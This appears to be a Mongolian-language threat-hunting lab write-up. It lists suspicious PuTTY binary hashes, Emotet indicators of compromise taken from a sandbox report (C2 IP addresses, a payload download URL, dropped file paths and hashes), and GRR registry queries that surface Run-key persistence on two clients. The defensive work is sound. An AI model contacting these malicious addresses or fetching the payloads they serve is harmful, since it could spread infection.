
Сэжигтэй файл : putty.exe

f33187b78425dd1e83b66409b086a070	w32/putty.exe (installer version)
f579bd0dfb2dcfa63de7ceae671fc6ce	w32/puttygen.exe (installer version)
d2326e288d8501711d682cbb48a83711	w32/puttytel.exe (installer version)
515dee1321dea9870157e62206ced625	w64/pageant.exe (installer version)
2d340df3468b197bf2c2d8df9a589768	w64/plink.exe (installer version)
60911d77d19720dc6006a0a0e8dee35d	w64/pscp.exe (installer version)
59e39d4cf43bf3148408b8270d084e8b	w64/psftp.exe (installer version)
db099747525911f906c4a545eee634b4	w64/putty.exe (installer version)
58454e77d04286acd9d38ff48f1c8917	w64/puttygen.exe (installer version)
7aaac6725d2d6e5ced75edb1ff35a1bc	w64/puttytel.exe (installer version)
8ed5b2a016b1a77ee41751ae2a3550f6	wa32/pageant.exe (installer version)
6438819fa0812065c40d6fcb0b660020	wa32/plink.exe (installer version)
25a549985b80553214e29a2660580003	wa32/pscp.exe (installer version)
efa2aa81cf9d1a25085acbecf9ba1ed5	wa32/psftp.exe (installer version)
24dda967ef174bd09f11476c9750619c	wa32/putty.exe (installer version)

Туршилт 3 (Intelligence)

Indicator of Compromise хайх

Emotet Banking Trojan



Emotet документ файлын md5 : 7575884de9a0491014acdb73a32574bb

Индикаторууд : IP болон URL

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
2580	powershell.exe	GET	200	120.77.84.124:80	http://gsfcloud.com/fir/qx88b0qgfa_tdpfmobexf-881829012/	CN	executable	443 Kb	suspicious
1108	easywindow.exe	POST	—	45.79.188.67:8080	http://45.79.188.67:8080/results/report/nsip/	US	text	527 b	malicious
1108	easywindow.exe	POST	—	77.237.248.136:8080	http://77.237.248.136:8080/vermont/results/nsip/	NL	text	533 b	malicious
1108	easywindow.exe	POST	200	185.142.236.163:443	http://185.142.236.163:443/codec/prep/nsip/merge/	NL	text binary	470 b 100 Kb	malicious
1108	easywindow.exe	POST	200	185.142.236.163:443	http://185.142.236.163:443/iab/publish/	NL	text binary	500 b 148 b	malicious
1108	easywindow.exe	POST	200	173.214.174.107:443	http://173.214.174.107:443/sess/	US	text binary	403 b 148 b	malicious

Эх сурвалж:

<https://any.run/report/825e640864016505f9af61d726238c843208f030f91d515d04ddca2eb386efbd/c1914d91-3eef-4>

Индикатор : Bot C2 хаягаас татаж авсан пайлоуд файлын – ын үүсэж буй зам

PID	Process	Filename	Type
2580	powershell.exe	C:\Users\admin\507.exe MD5: 2D40572454EE8A2E7C48971CBFA9AAAA SHA256: 604E5DF193E4B6EC14A2462C9C63CAE28997B486AC71E513A7C451A192DAB92C	executable
3784	507.exe	C:\Users\admin\AppData\Local\easywindow\easywindow.exe MD5: 2D40572454EE8A2E7C48971CBFA9AAAA SHA256: 604E5DF193E4B6EC14A2462C9C63CAE28997B486AC71E513A7C451A192DAB92C	executable
3148	WINWORD.EXE	C:\Users\admin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1DBE789B.wmf MD5: 2DDDBD7BC83479DAAED08B7E640AD... SHA256: 23977EC1B9A5A881BC49CDFF633C03AFF45BF3E8D24FFB928ADF9F663A1E2978	wmf
2580	powershell.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF186d0d.TMP MD5: A272B20D1454EFE23A324E582F0E701D SHA256: 68AA16559F2894A02236A7716541C3FCF362333253818FD6E6FDE31C94E95051	binary
2580	powershell.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms MD5: A272B20D1454EFE23A324E582F0E701D SHA256: 68AA16559F2894A02236A7716541C3FCF362333253818FD6E6FDE31C94E95051	binary
2580	powershell.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\YAFW1HSML9MUXY3CEYNF.temp MD5: — SHA256: —	—

Регистр дээрх утгыг татаж авах Registry Finder flow.

The screenshot displays a monitoring tool interface. On the left is a tree view of system components, with 'Registry' expanded and 'Registry Finder' selected. On the right, a 'Launched Flow RegistryFinder:' window shows the configuration for a running flow. The 'Args' section is highlighted with a red box, showing the 'Keys_paths' parameter set to a registry path.

Launched Flow RegistryFinder:	
Urn	aff4:/C.0ec2b378bd4ff06d/B21ABAF5
Flow id	B21ABAF5
Client id	C.0ec2b378bd4ff06d ⓘ
Name	RegistryFinder
Args	Keys_paths HKEY_USERS/%%users.sid%%/Software/Microsoft/Windows/CurrentVersion/Run/*
	Notify at Completion true
Runner args	Client id C.0ec2b378bd4ff06d ⓘ
	Flow name RegistryFinder
State	RUNNING
Started at	2019-09-29 12:36:02 UTC
Last active at	2019-09-29 12:36:02 UTC
Creator	admin

2 клиентийн регистр дээрх утгыг авсан хариу.

<u>Payload</u>	<u>Stat entry</u>	<u>Aff4path</u>	aff4:/C.cbc0b93476961fc9/registry/HKEY_USERS/S-1-5-21-1490296405-1514289932-2744711231-1001/Software/Microsoft/Windows/CurrentVersion/Run/{16458187-56F4-70DA-CE37-468919146A27}		
		<u>St mode</u>	-----		
		<u>St size</u>	78		
		<u>Registry type</u>	REG_SZ		
		<u>Pathspec</u>	<u>Pathtype</u>	REGISTRY	
			<u>Path</u>	/HKEY_USERS/S-1-5-21-1490296405-1514289932-2744711231-1001/Software/Microsoft/Windows/CurrentVersion/Run/{16458187-56F4-70DA-CE37-468919146A27}	
			<u>Path options</u>	CASE_LITERAL	
<u>Registry data</u>	"C:\Users\grr-client\AppData\Local\{16458187-56F4-70DA-CE37-468919146A27}.exe"				
<u>Payload type</u>	FileFinderResult				
<u>Timestamp</u>	2019-09-29 11:46:47 UTC				

<u>Payload</u>	<u>Stat entry</u>	<u>Aff4path</u>	aff4:/C.0ec2b378bd4ff06d/registry/HKEY_USERS/S-1-5-21-3468138555-2574971585-1008947104-1002/Software/Microsoft/Windows/CurrentVersion/Run/mailtoner		
		<u>St mode</u>	-----		
		<u>St size</u>	60		
		<u>Registry type</u>	REG_SZ		
		<u>Pathspec</u>	<u>Pathtype</u>	REGISTRY	
			<u>Path</u>	/HKEY_USERS/S-1-5-21-3468138555-2574971585-1008947104-1002/Software/Microsoft/Windows/CurrentVersion/Run/mailtoner	
			<u>Path options</u>	CASE_LITERAL	
<u>Registry data</u>	"C:\Users\grr-client1\AppData\Local\mailtoner\mailtoner.exe"				
<u>Payload type</u>	FileFinderResult				
<u>Timestamp</u>	2019-09-29 12:36:10 UTC				

Анхаарал хандуулсанд баярлалаа!

A good hunter plays where the threat is.

A great hunter plays where the threat is going to be.

Wayne Gretzky